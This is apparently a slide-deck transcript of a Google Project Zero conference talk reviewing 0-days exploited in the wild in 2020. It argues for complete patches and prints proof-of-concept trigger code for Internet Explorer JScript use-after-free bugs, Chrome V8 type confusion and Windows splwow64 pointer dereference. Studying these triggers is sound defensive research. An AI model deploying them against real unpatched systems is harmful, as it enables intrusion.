Google

The State of 0-day In-the-Wild Exploitation

A Year in Review of 0-days Used In-The-Wild in 2020

Maddie Stone (@maddiestone)
Enigma 2021

An Elite Spy Group Used 5 Zero-Days to Hack North Koreans

Zero-click iMessage zero-day used to hack the iPhones of 36 journalists

More Attackers Have Begun Using Zero-Day Exploits

This Map Shows the Global Spread of Zero-Day Hacking Techniques

The collection of countries using those secret hacking techniques has expanded far beyond the usual suspects.

Google fixes two more Chrome zero-days that were under active exploit

Microsoft patches 3 Windows 0-days under active exploit

0-day exploit:
an exploit targeting a vulnerability that defenders don’t yet know about

Learn from 0-days exploited in the wild to **make 0-day hard.**

A Year in Review of 0-days Exploited In-The-Wild in 2020

Google

24 0-day exploits detected in the wild.


6/24 are variants of previously disclosed vulnerabilities.

25% of 0-days from 2020 are variants of previously disclosed vulnerabilities.

3/24 were incompletely patched.

Across the industry, **incomplete patches** are making it easier for attackers to exploit users with 0days.


Internet Explorer Jscript


January 2018
Numerous vulns reported to MSFT
December 2018
CVE-2018-8653
*exploited itw
*exploited itw
September 2019
CVE-2019-1367
November 2019
CVE-2019-1429
*exploited itw
January 2020
CVE-2020-0674
*exploited itw
April 2020
CVE-2020-0968

```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //    All JScript variables get reclaimed...
        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();

        // 5. But we still have reference to one of them in the
        //    arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

CVE-2019-1367 Proof of Concept

```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //    All JSCript variables get reclaimed...
        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();
                                          to one of them in the
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```



```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector

        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();

        // 5. But we still have reference to one of them in the
        //    arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

```
for (var i = 0; i < 20000; i++) spray[i] = new Object();
```

CVE-2019-1367 Proof of Concept

```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of ob
        for (var i = 0; i < 20000;

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //    All JSCript variables get reclaimed...
        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();

        // 5. But we still have reference to one of them in the
        //    arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

```
arguments[0] = spray[5000];
```

CVE-2019-1367 Proof of Concept

```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Cre
        for (var

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //    All JSCript variables get reclaimed...
        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();

        // 5. But we still have reference to one of them in the
        //    arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

```
for (var i = 0; i < 20000; i++) spray[i] = 1;
CollectGarbage();
```

CVE-2019-1367 Proof of Concept

```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //    All JSCri
        for (var i = 0;
        CollectGarbage(

        // 5. But we still have reference to one of them in the
        //    arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

USE AFTER FREE!

alert(arguments[0]);

CVE-2019-1367 Proof of Concept

```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = n

        // 3. Store a reference to one of them in th
        //    The arguments array isn't tracked by g
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
                                                    eclaimed...
                                                    pray[i] = 1

                                                    to one of
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

CVE-2019-1429 (1)

Fixed CVE-2019-1367 this time.

CVE-2019-1367

[1,2].sort(F);

CVE-2019-1429 (2)

```
var o = {toJSON:F}
JSON.stringify(o);
```

```
<!-- saved from url=(0014)about:internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="Jscript.Encode">

    var spray = new Array();

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
        //    All JScript variables get reclaimed...
        for (var i = 0; i < 20000; i++) spray[i] = 1;
        CollectGarbage();

        // 5. But we still have reference to one of them in the
        //    arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

CVE-2019-1367 Proof of Concept

```
<!-- saved from url=(0014)about:internet -->
<meta                                    nt="IE8"></meta>
<script

    var

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector

        // 5. But we still have reference to one of them in the
        //    arguments array
        alert(arguments[0]);
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

function F() {

arguments[0] = spray[5000];

CVE-2019-1367

function F() {

CVE-2020-0674

function F(arg1, arg2) {

```
<!-- s                                    -->
<meta                                    nt="IE=8">
<scrip

    va

    function F() {
        // 2. Create a bunch of objects
        for (var i = 0; i < 20000; i++) spray[i] = new Object();

        // 3. Store a reference to one of them in the arguments array
        //    The arguments array isn't tracked by garbage collector
        arguments[0] = spray[5000];

        // 4. Delete the objects and call the garbage collector
```

CVE-2019-1367

arguments[0] = spray[5000];

CVE-2020-0674

arg1 = spray[5000];

```
    }

    // 1. Call sort with a custom callback
    [1,2].sort(F);

</script>
```

Chrome v8 Type Confusion

Chrome v8 Type Confusion

November 2019

CVE-2019-13764

Patch 1

February 2020

Discover CVE-2019-13764 was likely exploited as a 0-day.

Patch analysis of CVE-2019-13764

Report CVE-2020-6383

Patch 2

February 2020

Patch released for CVE-2020-6383.

Patch 3

February 2020

Patch introduces a new issue.

New patch released for CVE-2020-6383.

```
function trigger(argument) {
  var j = 0;
  var increment = 100;
  if (argument > 2) {
    increment = Infinity;
  }
  for (var i = -Infinity; i <= -Infinity; i += increment) {
    j++;
    if (j == 20) {
      break;
    }
  }
[...]
```

CVE-2019-13764 Proof of Concept

CVE-2019-13764 Proof of Concept

```
function trigger(argument) {
  var j = 0;
  var increment = 100;
  if (argument > 2) {
    increment = Infinity;
  }
  for (var i = -Infinity; i <= -Infinity; i += increment) {
    j++;
    if (j == 20) {
      break;
    }
  }
[...]
```

```
for (var i = -Infinity; i <= -Infinity; i += increment)

-Infinity + Infinity = NaN
```

```
function trigger() {
  var increment = -Infinity;
  var j = 0;
  for (var i = 0; i < 1; i += increment) {
      if (i == -Infinity) {
        increment = +Infinity;
      }

      if (++j > 20) {
        break;
      }
  }
[...]
```

CVE-2020-6383 Proof of Concept

```
function trigger() {
  var increment = -Infinity;
  var j = 0;
  for (var i = 0; i < 1; i += increment) {
      if (i == -Infinity) {
        increment = +Infinity;
      }

      if (++j > 20) {
        break;
      }
  }
[...]
```


CVE-2020-6383 Proof of Concept

```
function trigger() {
  var increment = -Infinity;
  var j = 0;
  for (var i = 0; i < 1; i += increment) {
    if (i == -Infinity) {
      increment = +Infinity;
    }

    if (++j > 20) {
      break;
    }
  }
[...]
```

CVE-2020-6383 Proof of Concept

Windows splwow64 arbitrary pointer dereference

Arbitrary Pointer Dereference in Windows splwow64



*exploited itw

*exploited itw

CVE-2019-0880

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgReply, LPVOID arg3)
{
  ...

    if(*((BYTE*)(firstAddress + 0x4)) == 0x75){
      ULONG64 memcpyDestinationAddress = *((ULONG64*)(firstAddress + 0x20));

      if(memcpyDestinationAddress != NULL){
        ULONG64 sourceAddress = *((ULONG64*)(firstAddress + 0x18));
        DWORD copySize = *((DWORD*)(firstAddress + 0x28));

        memcpy(memcpyDestinationAddress,sourceAddress,copySize);
      }
    }

...
}
```

Pseudo-code snippet from “ByteRaptors” https://byteraptors.github.io/windows/exploitation/2020/05/24/sandboxescape.html

CVE-2019-0880

msgSend is user-controlled

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID ms
{
  ...

    if(*((BYTE*)(msgSend + 0x4)) == 0x75){
      ULONG64 memcpyDestinationAddress = *((ULONG64*)(msgSend + 0x20));

      if(memcpyDestinationAddress != NULL){
        ULONG64 sourceAddress = *((ULONG64*)(msgSend + 0x18));
        DWORD copySize = *((DWORD*)(msgSend + 0x28));

        memcpy(memcpyDestinationAddress,sourceAddress,copySize);
      }
    }

...
}
```

Pseudo-code snippet from “ByteRaptors” https://byteraptors.github.io/windows/exploitation/2020/05/24/sandboxescape.html

CVE-2020-0986

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgReply, LPVOID arg3)
{
  ...

    if(*((BYTE*)(msgSend + 0x4)) == 0x6D){
     ...
     ULONG64 srcAddress = **((ULONG64 **)(msgSend + 0xA));
     if(srcAddress != NULL){
        DWORD copySize = *((DWORD*)(msgSend + 0x40));
        if(copySize <= 0x1FFFE) {
          ULONG64 destAddress = *((ULONG64*)(msgSend + 0xB));
          memcpy(destAddress,sourceAddress,copySize);
       }
    }

...
}
```

CVE-2020-0986

Different message type and different offsets within the user-controlled msgSend

```
void GdiPrinterThunk(LPVOID msgSend, LPVOID msgRep
{
  ...

    if(*((BYTE*)(msgSend + 0x4)) == 0x6D){
     ...
     ULONG64 srcAddress = **((ULONG64 **)(msgSend + 0xA));
     if(srcAddress != NULL){
        DWORD copySize = *((DWORD*)(msgSend + 0x40));
        if(copySize <= 0x1FFFE) {
          ULONG64 destAddress = *((ULONG64*)(msgSend + 0xB));
          memcpy(destAddress,sourceAddress,copySize);
       }
    }

...
}
```

CVE-2020-17008/ CVE-2021-1648

```
void GdiPrinterThunk(LPVOID msgSend, LP
{
  ...
```

```
INT64 UMPDPointerFromOffset(UINT64 *ptrToOffset, void* basePtr, UINT64 a3)
{
  UINT64 offset;
  if ( ptrToOffset && basePtr )
  {
    offset = *ptrToOffset;
    if ( !offset )
      return 1;
    if ( offset <= 0x7FFFFFFF && offset + a3 <= 0x7FFFFFFF )
    {
      *ptrToOffset = offset + basePtr;
      return 1;
    }
  }
  return 0;
}
```

The values in the msgSend are simply offsets instead of the raw pointer.

What do we do?

Correct & comprehensive patches

What do we do? As researchers...

- Analyze patches for bugs we or others report
- Variant analysis
- Brainstorm mitigation strategies
- Offer to work with vendors on patches
- Incentivizing vendors for complete & comprehensive patches

What do we do? As vendors...

- Complete & comprehensive patches
- Work with researchers to give feedback on patches and/or patch design ***before*** the patch is released
- Variant analysis
- Kill bug classes, not just bugs
- Design other mitigations into products

What do we do? As users...

- Push your vendors
- Hold vendors accountable for fixing vulnerability completely & comprehensively

We need **correct & comprehensive** patches for all vulnerabilities to make it harder for users to be exploited with 0days.

References

- 2020 Year in Review blog post (Available Wednesday Feb 3 morning!)
- 2019 Year in Review blog post
- Project Zero 0-day tracking sheet
- 0-day in-the-wild root cause analyses
- Chrome Infinity blog post

THANK YOU!

@maddiestone
0day-in-the-wild <at> google.com

Google

Sources for Headlines on Slide #2

- “More Attackers Have Begun Using Zero-Day Exploits”: https://www.darkreading.com/attacks-breaches/more-attackers-have-begun-using-zero-day-exploits-/d/d-id/1337493
- “An Elite Spy Group Used 5 Zero-Days to Hack North Koreans”: https://www.wired.com/story/north-korea-hacking-zero-days-google/
- “This Map Shows the Global Spread of Zero-Day Hacking Techniques”: https://www.wired.com/story/zero-day-hacking-map-countries/
- “Zero-click iMessage zero-day used to hack the iPhones of 36 journalists”: https://arstechnica.com/information-technology/2020/12/zero-click-imessage-zeroday-used-to-hack-the-iphones-of-36-journalists/
- “Microsoft patches 3 Windows 0-days under active exploit”: https://arstechnica.com/information-technology/2020/04/4-windows-0days-under-active-exploit-get-fixes-in-this-months-update-tuesday/
- “Google fixes two more Chrome zero-days that were under active exploit”: https://arstechnica.com/information-technology/2020/11/google-fixes-two-more-chrome-zerodays-that-were-under-active-exploit/